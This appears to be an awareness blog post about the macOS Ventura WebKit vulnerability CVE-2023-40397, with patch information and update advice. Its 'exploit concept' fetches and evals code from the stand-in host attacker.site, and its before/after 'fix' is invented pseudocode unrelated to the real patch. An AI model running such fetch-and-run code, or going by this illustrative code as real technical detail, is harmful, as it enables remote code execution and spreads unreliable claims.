
In mid-2023, Apple quietly patched a dangerous vulnerability in macOS Ventura known as CVE-2023-40397. This security hole could have let remote attackers execute arbitrary JavaScript code on your Mac—potentially leading to data theft, device control, or more. The seriousness of this vulnerability should not be underestimated, even though Apple managed to fix it quickly in macOS Ventura 13.5.
In this exclusive long read, we'll break down what CVE-2023-40397 is, how the exploit could have worked, the technical details, and why keeping your software up-to-date is crucial. All code examples are for educational purposes only.
What is CVE-2023-40397?
CVE-2023-40397 is a vulnerability in the WebKit framework, which powers Safari and many other applications on macOS. According to Apple's security advisories, this issue could allow a remote attacker to execute arbitrary JavaScript code by tricking the victim into visiting a malicious webpage.
Simple explanation:
If you visited a specially crafted website, an attacker could run ANY JavaScript code on your Mac, without your knowledge.
Patched in: macOS Ventura 13.5 (July 2023)
Apple’s official note:
>The issue was addressed with improved checks. A remote attacker may be able to cause arbitrary javascript code execution.
How Did The Vulnerability Work?
While Apple didn't share the full exploit details, open sources and researcher chatter (Apple WebKit bug tracker, NIST NVD CVE-2023-40397) indicate the problem was with insufficient input validation in WebKit’s JavaScript engine. That means WebKit didn’t properly check what kind of data was being executed or passed around, allowing attackers to sneak in code.
Victim visits the website using Safari (or any app using WebKit).
3. Attackers’ JavaScript runs with the victim’s permissions, possibly stealing files, tokens, info, or “pivoting” to worse attacks.
Example Exploit Concept (Simplified)
While the exact payload depends on the vulnerable function, here is a simplified JavaScript snippet that could exploit similar WebKit vulnerabilities:
// Example: Malicious JavaScript triggering the vulnerability
fetch("https://attacker.site/payload.js";)
  .then(response => response.text())
  .then(code => {
    // This line would not normally be allowed, but with the bug,
    // it could execute the remote attacker's code
    eval(code);
  });
Note: In a real exploit, the injection point and technique might be more sophisticated—using iframes, event listeners, or memory corruption to trigger the flaw. But the result is the same: Attacker’s code runs on your machine!
What Was The Fix?
Apple addressed CVE-2023-40397 by improved checks—meaning it now carefully validates JavaScript input and how scripts are handled.
Before fix
// Vulnerable code: no validation!
execute_script(user_supplied_string);
After fix
// Fixed code: validate and sanitize input
if (is_safe_script(user_supplied_string)) {
   execute_script(user_supplied_string);
} else {
   reject_script();
}
This means malicious, untrusted, or malformed JavaScript can no longer slip through.
Widespread: Many apps use WebKit under the hood.
If you were running macOS Ventura before 13.5 and using Safari, you were exposed to this type of attack!
Update your Mac: Make sure you’re using macOS Ventura 13.5 or newer.
- Apply Safari updates: Even if you’re on older macOS, Apple often ships WebKit fixes for Safari.
- Be wary of suspicious links: Though the bug is patched, attackers use tricks like this every day.
References and More Reading
- Apple Security Release Notes – macOS Ventura 13.5
- NIST CVE-2023-40397 Details
- WebKit Security Blog
- The Danger of WebKit Exploits (Wired)
- How to Update Your Mac
Conclusion
CVE-2023-40397 is a reminder that even major companies like Apple can have serious security holes. The company’s quick fix (macOS Ventura 13.5) likely saved many people from attack, but it’s a case study in why software updates are critical for security. If you take just one lesson from this story: keep your Mac updated, and stay alert online.
If you found this article helpful or want to learn more about other vulnerabilities, stay tuned for more exclusive breakdowns!
*Share safely. This information is for awareness and improvement—not for malicious use.*
Timeline
Published on: 09/06/2023 21:15:00 UTC
Last modified on: 09/12/2023 12:02:00 UTC